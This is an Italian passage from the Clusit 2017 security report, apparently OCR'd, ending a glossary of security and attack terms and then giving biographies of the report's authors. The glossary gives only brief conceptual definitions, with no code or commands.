Protocollo di comunicazione	Insieme di regole che disciplinano le modalità con cui i dispositivi connessi ad una rete si scambiano informazioni.
Ransomware	***Malware*** che induce limitazioni nell'uso di un dispositivo (ad esempio criptando i dati o impedendo l'accesso al dispositivo).
Rootkit	***Malware*** che consente sia il controllo occulto di un dispositivo, sia di nascondere la presenza propria e di altri malware.
Scrubbing center	Letteralmente centro di pulizia. In uno Scrubbing center il traffico di rete viene analizzato e "ripulito" delle componenti dannose.

Service Abuse	Tecniche di attacco in ambito VOIP in cui si utilizza l'infrastruttura della rete VOIP della vittima per generare traffico verso numerazioni particolari a tariffazione speciale.
Smishing	Phishing via SMS
Smurf attack	Attacco basato su invio di un pacchetto con indirizzo IP sorgente forgiato verso apparati non correttamente configurati che ritrasmettono il pacchetto in modalità broadcast su tutta la rete interna andando velocemente a saturare tutta la banda disponibile.
SOC (Security Operations Center)	Centro la gestione delle funzionalità di sicurezza e per il monitoraggio degli eventi che potrebbero essere una fonte di minaccia.
Social engineering	Tecniche di attacco basate sulla raccolta di informazioni mediante studio/interazione con una persona.
Spear phishing	**Phishing** mirato verso specifici soggetti.
Spoofing	Modifica di una informazione, ad esempio l'indirizzo mittente di un pacchetto IP.
Spyware	***Malware*** che raccoglie informazioni sul comportamento della vittima trasmettendole all'attaccante.
SQL injection	Tecnica di attacco basata sull'uso di query indirizzate a database SQL che consentono di ricavare informazioni ed eseguire azioni anche con privilegi amministrativi.
SSDP (Simple Service Discovery Protocol)	***Protocollo*** che consente di scoprire e rendere disponibili automaticamente i dispositive di una rete.

TCP Synflood	Tipo di attacco nel quale tramite pacchetti SYN in cui è falsificato l'IP mittente (spesso inesistente) si impedisce la corretta chiusura del three-way handshake, in quanto, nel momento in cui il server web vittima invia il SYN/ACK, non ricevendo alcun ACK di chiusura, essendo l'IP destinatario inesistente, lascerà la connessione "semi-aperta". Con un invio massivo di pacchetti SYN in concomitanza ad un alto tempo di timeout delle connessioni, il buffer del server verrebbe presto saturato, rendendo il server impossibilitato ad accettare ulteriori connessioni TCP, anche se legittime.
TDM (Time-division multiplexing)	Tecnica che consente la condivisione, da parte di più dispositivi, di un canale di comunicazione per un tempo limitato predefinito.
Tecniche di riflessione degli attacchi (DRDoS – Distributed Reflection Denial of Service)	La tecnica più diffusa sfrutta host esposti sulla Big Internet come riflettori del traffico a loro indirizzato sfruttando le ***vulnerabilità*** intrinseche ad alcuni protocolli quali ***NTP*** o ***DNS***.
Tecniche di amplificazione degli attacchi	Sfruttando lo ***spoofing*** dell'indirizzo IP di una vittima, un utente malintenzionato può inviare piccole richieste ad un host vulnerabile inducendolo ad indirizzare le risposte alla vittima dell'attacco. Ad esempio nel caso del ***protocollo NTP*** si può amplificare la potenza dell'attacco anche di 600 volte.
TLS (Transport Layer Security)	Protocollo per la comunicazione sicura su reti TCP/IP successivo al SSL (Secure Sockets Layer).
TOR	Rete di dispositivi che consente l'uso dei servizi internet in modalità anonima (www.torproject.org).
Trojan horse	***Malware*** che si installa in modo occulto su un dispositivo con diverse finalità, quali ad esempio raccogliere informazioni.

UPD Flood	Il ***protocollo*** UDP non prevede l'instaurazione di una connessione vera e propria e possiede tempi di trasmissione/risposta estremamente ridotti. Tali condizioni offrono maggiori probabilità di esaurire il buffer tramite il semplice invio massivo di pacchetti UDP verso l'host target dell'attacco.
UpnP (**Universal Plug and Play**)	***Protocollo*** di rete che consente la connessione e condivisione automatica di dispositivi ad una rete.
Vishing	Phishing telefonico
Volume Boot Record	Il VBR è una piccola porzione di disco allocata all'inizio di ciascuna partizione che contiene codice per caricare in memoria e avviare il sistema operativo contenuto nella partizione.
Vulnerabilità	Debolezza intrinseca di un asset (ad esempio un'applicazione software o un ***protocollo*** di rete) che può essere sfruttata da una minaccia per arrecare un danno.
Watering Hole	Attacco mirato nel quale viene compromesso un sito web al quale accede normalmente l'utente target dell'attacco.
XSS (**Cross Site Scripting**)	Vulnerabilità che sfrutta il limitato controllo nell'input di un form su un sito web mediante l'uso di qualsiasi linguaggio di scripting.
Zero-day attach	Attacco compiuto sfruttando ***vulnerabilità*** non ancora note/risolte.

Gli autori del Rapporto Clusit 2017

Elena Mena Agresti, laureata in Ingegneria Aerospaziale presso l'Università La Sapienza di Roma è esperta di compliance, standard internazionali in materia d'information security, security governance, gestione del rischio, security audit, formazione e awareness. Ha partecipato a tavoli tecnici internazionali dell'ISO e OCSE per la revisione e lo sviluppo di standard e linee guida di information security ed è stata responsabile scientifico di tre corsi di master in cyber security istituiti con l'Università della Calabria nel 2015-2016 nell'ambito del Distretto Cyber Security di Poste Italiane. Ha lavorato presso diverse società di consulenza, tra cui in Booz & Company nella practice Risk, Resilience and Assurance. Attualmente opera presso Poste Italiane nella struttura Tutela delle Informazioni e la Fondazione Global Cyber Security Center di Poste Italiane. Collabora con numerose università italiane in corsi di cyber security. È Lead Auditor ISO/ IEC 27001:2013 e ISO 22301 e ha conseguito le certificazioni STAR Auditor e ISIPM Project Management.

Luca Bechelli è consulente indipendente nel campo della sicurezza informatica dal 2000. Con aziende partner svolge consulenza per progetti nazionali ed internazionali su tematiche di Compliance, Security Governance, Risk Management, Data Protection, Privilege Management, Incident Handling e partecipa alla progettazione ed al project management per attività di system integration. Svolge attività di ricerca e sviluppo con aziende nel campo della sicurezza e tramite collaborazioni con enti di ricerca, nell'ambito delle quali ha svolto docenze per master post-laurea. Ha collaborato alla realizzazione di numerosi studi e pubblicazioni di riferimento per il settore. Dal 2007 è membro del Consiglio Direttivo e del Comitato Tecnico Scientifico del Clusit, con delega su Tecnologie e Compliance. Ha partecipato come docente a numerosi seminari Clusit Education, anche nell'ambito dei Security Summit.

Danilo Benedetti inizia la sua carriera nel 1998 come consulente, occupandosi principalmente di telecomunicazioni a larga banda, su reti fisse e mobili. Inizia ad occuparsi di temi di sicurezza nel 2005 e nel 2010 consegue la certificazione CISM. Nel 2009 inizia a lavorare come Solution Architect IT per HP ES, e dal 2013 si occupa principalmente di sicurezza all'interno dell'organizzazione Enterprise Security Services, con il compito di disegnare soluzioni di sicurezza per i clienti HPE, sia in ambito consulenziale che tecnologico. In anni recenti ha partecipato al dibattito sulla sicurezza presentando articoli per Limes e partecipando, in qualità di speaker, al Security Summit 2015, con un intervento sulla sicurezza delle infrastrutture critiche. Danilo ha sviluppato i suoi 15+ anni di esperienza anche in contesti internazionali, con esperienze consulenziali e progettuali in Italia, Francia, Germania, Indonesia ed Africa Occidentale. Le aree di maggiore focalizzazione riguardano il monitoraggio e la risposta agli incidenti di sicurezza ed il rispetto della compliance, in particolare negli ambiti Privacy e PCI-DSS.

Federica Bertoni, Informatico Forense certificata CIFI, è Perito e Consulente Tecnico presso il Tribunale Ordinario di Brescia. Laureata in Giurisprudenza con una tesi in Informatica Giuridica incentrata sugli aspetti di Sicurezza informatica e giuridici del fenomeno del "phishing", è stata fra i primi in Italia ad occuparsi di Digital Forensics. Da circa 15 anni presta la propria consulenza a studi legali, aziende, Procure e FF.OO., nel settore dei cybercrime. Collabora con la cattedra di Informatica Giuridica presso la Facoltà di Giurisprudenza di Brescia. Socia IISFA e CLUSIT, dal 2003 è autrice e coautrice di diverse pubblicazioni in materia di Sicurezza informatica, Diritto dell'Informatica e delle Nuove Tecnologie e Informatica Forense. È stata Conciliatore presso il Servizio di Conciliazione e Arbitrato presso la CCIAA di Brescia in controversie in materia di ICT.

Francesca Bosco si è laureata a pieni voti in giurisprudenza ed ha iniziato a lavorare nel 2006 presso l'UNICRI (United Nations Interregional Crime and Justice Research Institute). All'interno della Emerging Crimes Unit, svolge il ruolo di program officer ed ha acquisito esperienza nei programmi di contrasto alla criminalità informatica ed alla criminalità organizzata. È attualmente responsabile dei programmi relativi alla sicurezza informatica e sta approfondendo la ricerca in merito all'uso improprio della tecnologia, tra cui l'utilizzo terroristico di internet. È membro dell'Advisory Group on Internet Security dello European Cybercrime Center (EC3) presso l'Europol. È co-fondatrice del Tech and Law Center.

Fabio Bucciarelli, in qualità di IT Security Manager, coordina dal 2009 le attività inerenti la sicurezza informatica all'interno della Regione Emilia-Romagna. Si occupa in particolare della definizione e implementazione di policy di sicurezza, del coordinamento delle attività di vulnerabilità assessment e penetration test, dell'analisi dei rischi. È inoltre responsabile della progettazione e gestione delle infrastrutture di sicurezza e della gestione operativa della sicurezza oltre a ricoprire il ruolo di Incident Handling Leader dell'Ente. Precedentemente, sia presso la Regione Emilia-Romagna che presso il Dipartimento di Elettronica, Informatica e Sistemistica dell'Università di Bologna, ha svolto attività di sistemista, gestendo soprattutto sistemi server con tecnologie open source. Laureato in matematica e informatica presso l'Università di Bologna, è in possesso delle certificazioni CISSP, Certified Ethical Hacker (CEH), GIAC Certified Forensics Analyst (GCFA), ITIL v3 foundation e ITIL v3 intermediate qualification service design, oltre ad essere socio Clusit.

Cesare Burei, nato nel 1967, vive e lavora a Padova. Laureato in Scienze Economiche con una Tesi sul ruolo del Broker nelle Assicurazioni, ha conseguito il Master in Risk Engineering di Cineas (Consorzio di Ingegneria delle Assicurazioni) presso il politecnico di Milano. In seguito ha collaborato con Assicurazioni Generali per sviluppare modelli di analisi per le coperture Danni Indiretti, tutt'ora utilizzati. È attualmente Amministratore di Margas srl - Consulenti e Broker Assicurativi. Esperto in rischi industriali e tecnologici di imprese italiane internazionalizzate, oggi segue in stretta collaborazione con partner di Information Securi-

ty le aziende nell'assessment e nell'analisi del rischio informatico da un punto di vista assicurativo. È socio CLUSIT e ha incarichi come formatore CINEAS in ambito Cyber Risk.

Giancarlo Butti ha acquisito un master di II livello in Gestione aziendale e Sviluppo Organizzativo presso il MIP Politecnico di Milano. Si occupa di ICT, organizzazione e normativa dai primi anni 80 ricoprendo il ruolo di: security manager, project manager e auditor presso gruppi bancari, consulente in ambito sicurezza e privacy. Ha all'attivo oltre 700 articoli e collaborazioni con oltre 20 testate. Ha pubblicato 20 fra libri e white paper alcuni dei quali utilizzati come testi universitari; ha partecipato alla redazione di 6 opere collettive. Partecipa ai gruppi di lavoro di ABI LAB sulla Business Continuity e Rischio Informatico, di ISACA/AIEA su Privacy EU e 263, di Oracle Community for Security su frodi, Eidas, PSD2, di UNINFO sui profili professionali privacy; è fra i coordinatori di europrivacy.info. È membro della faculty di ABI Formazione e docente presso ITER, ISACA/AIEA, CLUSIT, Convenia, Informa Banca, CETIF. Ha inoltre acquisito le certificazioni/qualificazioni LA BS7799, LA ISO/IEC27001, CRISC, ISM, DPO, CBCI, AMBCI.


Stefano Buttiglione è Security Service Line Manager in Akamai Technologies. Lavora da più di dieci anni nel settore della sicurezza informatica per società in ambito tecnologico, dove ha supportato la progettazione, prevendita, ed implementazione di soluzioni di sicurezza, penetration testing, incident response, firewall applicativi, correlatori e log managers. Attualmente gestisce il team europeo che si occupa dei servizi di sicurezza gestiti Akamai, in particolare rivolti alle soluzioni anti-ddos e web application firewall.

Andrea Caccia è Ingegnere dell›informazione ed esperto sulle tematiche eIDAS, fatturazione elettronica, dematerializzazione e in particolare della relativa compliance tecnico-legale. Ha partecipato alla stesura degli standard a supporto del Regolamento eIDAS come membro dello STF458 di ETSI, membro del Comitato Tecnico Electronic Signatures and Infrastructures di ETSI e del CEN/TC 224/WG 17 Profili di sicurezza nell'ambito dei dispositivi sicuri per la creazione della firma. In UNINFO, come referente ANORC, è Presidente della Sottocommissione Firme, Identità, Sigilli elettronici e relativi servizi e vicepresidente della Commissione e-Business e Servizi Finanziari. Chairman del comitato CEN/TC 434 Electronic Invoicing, relativo alla Direttiva 2014/55/UE sulla fatturazione elettronica negli appalti pubblici. È membro dell'European Multi-stakeholder forum on e-Invoicing, gruppo di esperti a supporto della Commissione Europea in tema fatturazione elettronica, come delegato EACT, e del Forum italiano sulla fatturazione elettronica e l'eProcurement, come delegato ANORC. Membro dell'Advisory Board ANORC.

Claudio Caccia è attualmente Director di Bip-Business Integration Partners dove ricopre la responsabilità della practice Healthcare. Laureato in Economia Sanitaria e con Executive Master in Management delle Aziende Sanitarie presso la SDA Bocconi, ha maturato un'esperienza professionale diversificata: per oltre 25 anni ha svolto funzioni di direttore dell'area Organizzazione e ICT in aziende sanitarie pubbliche e private, ha svolto attività di consulenza per Regioni, Aziende sanitarie pubbliche e private, Istituti di Ricerca. È stato per molti anni ricercatore a contratto presso il CeRGAS (Centro Ricerca per la Gestione delle Aziende Sociosanitarie) dell'Università Bocconi e docente non accademico della Business School della medesima università. Autore di diversi articoli e di alcuni testi sul management dell'ICT in Sanità. È Presidente di Aisis – Associazione Italiana Sistemi Informativi in Sanità, che rappresenta CIO e professionisti ICT della sanità italiana pubblica e privata.

Garibaldi Conte, dopo aver conseguito la Laurea in Scienze della Informazione, ha lavorato per circa 20 anni in CSELT, Telecom Italia, Tibercom ed Elitel dove ha sviluppato una significativa esperienza professionale in ambiti ICT e Sicurezza ICT gestendo progetti complessi e partecipando allo start up di numerose iniziative. Da circa 15 anni opera come consulente freelance nell'ambito della Sicurezza ICT collaborando con le principali società di consulenza operanti in tale mercato. Ha gestito importanti progetti di sicurezza ICT su varie tematiche quali Compliance, Risk Management, Incident Handling per conto di grandi aziende nazionali e internazionali operanti in vari settori (Telecomunicazioni, Pubblica Amministrazione, Finanza…). È membro del Comitato Tecnico Scientifico del Clusit.

Davide Del Vecchio, membro del direttivo Clusit, lavora in ambito Cyber Security da circa 15 anni. Negli anni ha lavorato come ricercatore indipedente, ethical hacker, incident handler e SOC manager ed è attualmente il responsabile della Cyber Security di una grande multinazionale italiana. È co-fondatore del "Centro Hermes", associazione no-profit che si occupa di trasparenza e diritti digitali e nel 2014 ha vinto il premio Fibonacci come "miglior informatico dell'anno"



Luca Dozio si laurea in Ingegneria Gestionale al Politecnico di Milano nel 2015. Subito dopo inizia a lavorare come ricercatore per l'Osservatorio Information Security & Privacy del Politecnico, in questo modo ha la possibilità di analizzare e monitorare lo stato della sicurezza in Italia.

Giorgia Dragoni si è laureata in Ingegneria Gestionale al Politecnico di Milano, indirizzo Manufacturing & Management, con una Tesi sull'evoluzione di ruoli e competenze all'interno delle Direzioni ICT.
È Ricercatrice presso gli Osservatori Digital Innovation del Politecnico di Milano e si occupa dei temi connessi all'Information Security & Privacy e ai Big Data Analytics.

Francesco Faenzi, laureato in Scienze dell'Informazione, certificato CISSP, CISA, SANS GCIH e ITIL , è Head of Cyber Security Business Platform in Lutech. È stato Security Advisor e Head of IT Security Technologies Team in Securteam (oggi parte di Leonardo) fino al 2001. Ha poi continuato in Lutech, dove dirige i professional service, il business development, la ricerca e innovazione in generale in ambito Cyber Security e con particolare focus su Cyber Threat Intelligence, Breach Detection and Incident Response, Ethical Hacking, Governance Risk & Compliance, Cybersecurity by Design, Data Classification & Encryption, Telco Backbone Protection. Ha partecipato a progetti europei quali DRIVE, CANDELA, C2-SENSE e cura personalmente il Security Advisoring di grandi clienti. Speaker in numerose conferenze ed eventi (GCSEC, CLUSIT, ABILAB, ANIMP, ANIPLA, EECTF), è anche uno degli autori del libro Mondadori "La sicurezza dei sistemi informativi: teoria e pratica a confronto".

Gabriele Faggioli, legale, è amministratore delegato di Partners4innovation S.r.l. (a Digital360 Company di cui è socio e amministratore). È Presidente del Clusit (Associazione Italiana per la Sicurezza Informatica). È Responsabile Scientifico dell'Osservatorio Security&Privacy del Politecnico di Milano. È Adjunct Professor del MIP – Politecnico di Milano. È membro del Gruppo di Esperti sui contratti di cloud computing della Commissione Europea. È specializzato in contrattualistica informatica e telematica, in information & telecommunication law, nel diritto della proprietà intellettuale e industriale e negli aspetti legali della sicurezza informatica, in progetti inerenti l'applicazione delle normative inerenti la responsabilità amministrativa degli enti e nel diritto dell'editoria e del

markerting. Ha pubblicato diversi libri fra cui, da ultimo, "*I contratti per l'acquisto di servizi informatici*" (Franco Angeli), "*Computer Forensics*" (Apogeo), "*Privacy per posta elettronica e internet in azienda*" (Cesi Multimedia) oltre ad innumerevoli articoli sui temi di competenza ed è stato relatore a molti seminari e convegni.

Sergio Fumagalli è responsabile della Practice Data Protection di P4I, società di management consulting del Gruppo Digital360. È Amministratore Unico di Vantea Smart Spa, società che raggruppa le attività informatiche IT del Gruppo Vantea che include e rilancia la storia professionale e le competenze di Zeropiu. È membro del direttivo di Clusit e del coordinamento di Europrivacy.info. Dal 2004 al 2012 è stato Vice Presidente del Cda di Webank Spa. Dal 1996 al 2001 è stato Deputato al Parlamento e Segretario della XIII Commissione Attività produttive. Co-autore delle pubblicazioni della Oracle Community for Security sui temi Fascicolo Sanitario Elettronico, Privacy nel cloud, Security e social media, Le frodi nella rete, è co-autore del testo "Privacy guida agli adempimenti", IPSOA 2004 (seconda editione 2005). È laureato in Fisica presso l'Università di Milano.

Paolo Giudice è segretario generale del CLUSIT. Negli anni 80 e 90 ha svolto attività di consulenza come esperto di gestione aziendale e rischi finanziari. L'evoluzione del settore IT, che ha messo in evidenza le carenze esistenti in materia di Security, lo ha spinto ad interessarsi alla sicurezza informatica e, nel luglio 2000, con un gruppo di amici, ha fondato il CLUSIT. Dal 2001 al 2008 ha coordinato il Comitato di Programma di Infosecurity Italia e dal 2009 coordina il Comitato Scientifico del Security Summit. Dal 2011 coordina il Comitato di Redazione del Rapporto Clusit. Paolo è Partner di C.I.S.C.A. (Critical Infrastructures Security Consultants & Analysts) a Ginevra.

Corrado Giustozzi è esperto di sicurezza cibernetica presso l'Agenzia per l'Italia Digitale per lo sviluppo del CERT della Pubblica Amministrazione, membro per i mandati 2010-2012, 2012-2015 e 2015-2017 del Permanent Stakeholders' Group dell'Agenzia dell'Unione Europea per la Sicurezza delle Reti e delle Informazioni (ENISA), membro del Comitato Direttivo di Clusit. In trent'anni di attività come consulente di sicurezza delle informazioni ha condotto importanti progetti di *audit* ed *assessment*, e progettato infrastrutture di sicurezza e *trust*, presso grandi aziende e pubbliche amministrazioni. Collabora da oltre quindici anni con il Reparto Indagini Tecniche del ROS Carabinieri nello svolgimento di attività investigative e di contrasto del *cybercrime* e del cyberterrorismo. Ha collaborato con l'Ufficio delle Nazioni Unite su progetti internazionali di contrasto alla cybercriminalità. Insegna in diversi corsi di Laurea e di Master presso varie università italiane. Giornalista pubblicista e membro dell'Unione Giornalisti Italiani Scientifici (UGIS), svolge da sempre un'intensa attività di divulgazione culturale sui problemi tecnici, sociali e legali della sicurezza delle informazioni. Ha al suo attivo oltre mille articoli e quattro libri.

Gabriel Leperlier, con un'esperienza di oltre 20 anni nella consulenza sulla sicurezza delle informazioni in realtà internazionali, è *Head of Continental Europe Advisory Services GRC/PCI* in Verizon, dove gestisce un team europeo di trenta Senior GRC/PCI Consultant. Nel corso della sua esperienza lavorativa ha conseguito diverse certificazioni, tra cui PCI DSS QSA, CISSP, CISA & CISM, oltre ad aver ricoperto il ruolo di Crypto Transmissions Specialist per l'Aeronautica Militare Francese. In Verizon ha contribuito alla realizzazione del Verizon PCI Compliance Report nel 2014 e nel 2015.

Roberto Obialero Esperto di sicurezza informatica, in possesso di un'esperienza trentennale nel campo ICT in ruoli principalmente tecnici e di sviluppo del business svolti in collaborazione con varie tipologie di aziende dell'offerta nazionali ed internazionali. Da 16 anni opera nel campo della sicurezza informatica occupandosi di progettazione di reti sicure, protezione delle informazioni, business continuity management, vulnerability assessment, analisi e gestione di incidenti informatici e computer forensics. Nel corso degli ultimi tre anni ha intrapreso la carriera di advisor freelance avviando collaborazioni in ambito cybersecurity, data protection,

analisi e gestione del rischio aziendale e formazione con importanti società di consulenza e system integration nei settori PA, Finance ed Automotive. Laureato in Ingegneria delle Telecomunicazioni è in possesso delle certificazioni indipendenti GPPA e GCFA sulla sicurezza ottenute attraverso il programma SANS-GIAC americano di cui ha tenuto i corsi in Italia nella formula Local Mentor Program. Ha frequentato con esito positivo il Corso di perfezionamento in "Computer Forensics & Data Protection" organizzato dall'Università Statale di Milano. Collabora attivamente alla realizzazione di progetti di ricerca nell'ambito Cybersecurity & Data Protection attraverso le seguenti community di settore: Clusit, di cui è membro del Comitato Tecnico Scientifico, Oracle Community for Security, Europrivacy, AUSED, Cloud Security Alliance Italy, Club R2GS, Fondazione GCSEC e Digital Forensics Alumni; nel corso degli ultimi anni è stato speaker in occasione di diversi eventi di rilevanza nazionale, oltre ad aver collaborato alla redazione di diverse pubblicazioni ed articoli per conto di riviste specializzate.

Pamela Pace è Amministratore unico della Obiectivo Technology, azienda specializzata in business security che propone un'offerta di servizi di Cyber Security Strategy, Information Security Governance, Risk Intelligence, Risk Management. Negli anni ha rivestito molteplici incarichi di crescente responsabilità nel campo dell'innovazione e delle tecnologie. Ad oggi è inoltre Componente della Commissione Tecnologie, Sicurezza e Mobile Payment dell'Associazione Italiana Istituti di Pagamento e Moneta Elettronica. È Vicepresidente della Piccola Industria di Unindustria e componente del Comitato Tecnico Nazionale Ricerca ed Innovazione di Confindustria. È membro del comitato direttivo del Centro Ricerche Nuove Tecnologie e Processi di Pagamento dell'Università degli Studi Internazionali di Roma.

Fabio Panada, Cisco Security Consultant, ha maturato più di un ventennio di esperienza nell'Information Technology e si occupa di sicurezza dai primi anni '90. In precedenza, Panada ha lavorato in IBM, dove ha ricoperto il ruolo di Tech Sales Leader per la Security Business Unit. Nel corso del suo percorso professionale, Panada ha collaborato con diverse aziende, tra cui Compaq Computer, ora HP e Digital Equipment Corporation. Tra le esperienze più significative segnaliamo, inoltre, il contributo allo Start-up di Internet Security Systems (ISS) Italia, all'inizio del 2000, come EMEA Tech Sales Manager e di Sourcefire Italia come Security Consultant.

Alessio Pennasilico, Cyber Security Advisor e membro del Comitato di Direzione di Obiectivo Technology s.r.l., noto nell'hacker underground come -=mayhem=-, è internazionalmente riconosciuto come esperto di cyber security. Per questa ragione partecipa da anni come relatore ai più rilevanti eventi di security italiani ed internazionali. All'interno di Obiectivo Technology, per importanti Clienti operanti nei più diversi settori di attività, sviluppa progetti mirati alla riduzione dell'impatto del rischio informatico/cyber sul business aziendale ed alla sua corretta valorizzazione economica. Alessio è inoltre membro del Comitato Direttivo e del Comitato Tecnico Scientifico di Clusit, Presidente di Associazione informatici Professionisti, membro del Comitato di Schema UNI 11506 di Kiwa Cermet e Vice Presidente del Comitato di Salvaguardia per l'Imparzialità di LRQA.

Andrea Piazza da Agosto 2016 ricopre il ruolo di Cybersecurity Architect WW, collaborando allo sviluppo dei servizi di cybersecurity di consulenza e supporto, alla formazione dei team di consulenza e al miglioramento della qualità dei progetti di sicurezza e delle attività di risposta agli incidenti. Nei 17 anni in cui ha lavorato in Microsoft, ha svolto il ruolo di Technical Account Manager e successivamente di Security Premier Field Engineer, dove ha ricoperto mansioni di crescente responsabilità da Tech Lead Italia, a Tech Lead EMEA, a Technology Manager EMEA. Dal 2014 è stato National Security Officer della filiale italiana di Microsoft, dove ha coordinato le attività volte a promuovere la consapevolezza e l'adozione delle tecnologie di sicurezza da parte dei clienti, gestendo i rapporti sulle tematiche di sicurezza e cybersecurity con le government élites, i leader accademici e i decisori pubblici, nonché con i responsabili e i team di sicurezza delle aziende italiane. A livello EMEA ha coordinato i servizi di sicurezza del supporto Microsoft, come Security Assessment, Workshop, attività di risposta agli incidenti e di remediation, si è occupato in prima persona dell'attività di formazione e aggiornamento degli engineer di sicurezza, e collaborato con i team di sviluppo dei servizi di sicurezza Microsoft. In Microsoft ha collaborato al whitepaper "Mitigating Pass-the-Hash Attacks and Other Credential Theft-Version 2". Collabora al Comitato di Redazione de "Il Documento Digitale", ed ha partecipato alla redazione delle linee guida UNICRI 2015 per le PMI e al rapporto CLUSIT 2016. È certificato CISSP, ISO27001 Lead Auditor e ITIL.

Alessandro Piva si occupa da oltre dieci anni di ricerca sui temi dell'innovazione digitale. Dopo essersi laureato in Ingegneria delle Telecomunicazioni ed Ingegneria Gestionale al Politecnico di Milano, ha conseguito un Executive Master in Business Administration presso il MIP. Attualmente è responsabile di svariati Osservatori del Politecnico, quali l'Osservatorio Information Security & Privacy, l'Osservatorio Cloud & ICT as a Service, l'Osservatorio Big Data Analytics & Business Intelligence e l'Osservatorio Enterprise Application Governance.

Domenico Raguseo è Manager del team europeo di Technical Sales per IBM Security. Ha 18 anni di esperienza manageriale in diverse aree. Domenico collabora con alcune università nell'insegnamento di Service Management e del Cloud Computing. Domenico è IBM Master inventor grazie a una moltitudine di brevetti e pubblicazioni in diverse discipline (Business Processes, ROI, Messages and Collaborations, Networking). Infine, è stato speaker su Sicurezza delle Informazioni, Service Management, Cloud computing, Energy Optimization e Smarter Planet in eventi nazionali e internazionali.


Roberto Romano si è laureato in Informatica e Comunicazione Digitale presso l'Università degli studi di Bari nel 2008 e da 9 anni si occupa di cyber security. Ha iniziato lavorando per diversi provider di telecomunicazione e aziende in ambito finance su tematiche legate all'Incident Handling & Response, con focus sulle correlazioni di dati. Da gennaio 2015 lavora In Lutech come Cyber Threat Intelligence Researcher & Developer occupandosi di progetti di Intelligence (OSINT e Virtual-HUMINT). Svolge attività di ricerca e sviluppo mirate all'individuazione e all'analisi di fenomeni di Cyber Crime e Fraud Activity.

Pier Luigi Rotondo si occupa di Technical Enablement per IBM Security. Con una laurea in Scienze dell'Informazione presso l'Università degli Studi di Roma "La Sapienza" ricopre incarichi di docenza su temi di Sicurezza delle Informazioni in Master e corsi di Dottorato presso l'Università degli Studi di Roma "La Sapienza" e l'Università degli studi di Perugia. Ha contribuito a molti lavori sul tema della cyber security, divulgando oltre ai risultati IBM anche regole pratiche per il contrasto delle frodi online. Per conto di IBM viene spesso chiamato ad illustrare la strategia, le soluzioni e i prodotti di sicurezza ai propri clienti, e a divulgare sul mercato italiano i risultati del team di ricerca IBM X-Force.

Luca Sangalli, laureato in sicurezza informatica presso l'università statale di Milano, ricopre il ruolo di Cyber Threat Analyst presso Lutech e si occupa principalmente di Threat Intelligence, in particolare focalizzandosi sull'ambito Finance.

Federico Santi inizia la sua carriera in ambito sicurezza nel 2000, prima di assumere il ruolo di Security Principal per il Sud Europa in Hewlett Packard Enterprise, ha lavorato in Andersen e Deloitte. La sua esperienza nella Security segue una vista multidisciplinare e business-oriented centrando l'attenzione su processi (SOC/SIEM), dati (Data Protection & Privacy) e utenti (Identity Governance). Tra le responsabilità principali: Business Development nella Regione; Capability Leader dei servizi SSRM (Security Strategy and Risk Management) Trusted advisory su clienti strategici; Relazioni Istituzionali; Attività di comunicazione interna ed esterna. Federico vanta numerose partecipazioni accademiche (Instructor in un Master in IT Governance presso l'Università Nazionale di Milano) e come speaker per la sicurezza e IT Governance presso i principali tavoli nazionali (DIS, CNR, CLUSIT, AIEA, AIIC) ed europei (Membro della NIS Platform). Federico ha sviluppato i suoi 15+ anni di esperienza anche in contesti internazionali, con esperienze in Italia, Spagna, Francia ed Africa Occidentale ed ha seguito con una particolare attenzione i contesti del Settore Pubblico e dell'Energy & Utilities.

Sofia Scozzari si occupa con passione di informatica dall'età di 16 anni. Ha lavorato come consulente di sicurezza presso primarie aziende italiane e multinazionali, curando gli aspetti tecnologici ed organizzativi di numerosi progetti. Chief Executive Officer de iDIALOGHI, negli anni si è occupata di Social Media Security, ICT Security Training e di Servizi di Sicurezza Gestita, quali Vulnerability Management, Mobile Security e Threat Intelligence. Membro del Comitato Tecnico Scientifico di CLUSIT, è autrice di articoli e guide in tema di Social Media Security. È tra gli autori del paper "La Sicurezza nei Social Media" pubblicato nel 2014 dalla Oracle Community for Security. Fin dalla prima edizione contribuisce alla realizzazione del "Rapporto Clusit sulla Sicurezza ICT in Italia" curando l'analisi dei principali attacchi a livello internazionale e nazionale.



Gianluigi Sisto, Senior Cyber Security Specialist - presso il Cyber Security Command Center (CSCC) di Reply. Impegnato nelle attività di prevenzione, analisi e gestione degli incidenti informatici e contrasto al cyber crime. Ha una ventennale esperienza come security tester, fraud expert e security data analyst. Autore del bollettino mensile ABI LAB focalizzato sui principali fenomeni di phishing e malware rilevati a livello italiano e internazionale. Attualmente impegnato nelle attività di ingegnerizzazione ed erogazione dei servizi antifrode presso i clienti di Communication Valley Reply.

Claudio Telmon è consulente freelance nel campo della sicurezza e gestione del rischio IT da circa vent'anni. Ha gestito il laboratorio di sicurezza del Dipartimento di Informatica dell'Università di Pisa, ed in seguito ha collaborato per diversi anni con il Dipartimento per attività di didattica e di ricerca, in particolare nel campo della sicurezza e gestione del rischio. Si è occupato come professionista dei diversi aspetti tecnologici ed organizzativi della sicurezza, lavorando per aziende del settore finanziario, delle telecomunicazioni e per pubbliche amministrazioni. Membro del comitato direttivo e del comitato tecnico scientifico del CLUSIT.

Mario Terranova, specializzato in Ingegneria dei sistemi di controllo e calcolo automatico presso "La Sapienza" di Roma nel 1979 e docente presso questa università dal 1980 al 1996, è dirigente dal 1998. È stato consulente di primarie società, tra cui Alenia, Urmet e Cap Gemini, occupandosi di basi di dati, sistemi distribuiti, reti locali, sicurezza informatica, crittografia e firma digitale. Per quest'ultima è stato rappresentante italiano a Bruxelles. Oggi è responsabile dell'Area Sistemi, tecnologie e sicurezza informatica dell'Agenzia per l'Italia Digitale, nonché del CERT-PA.

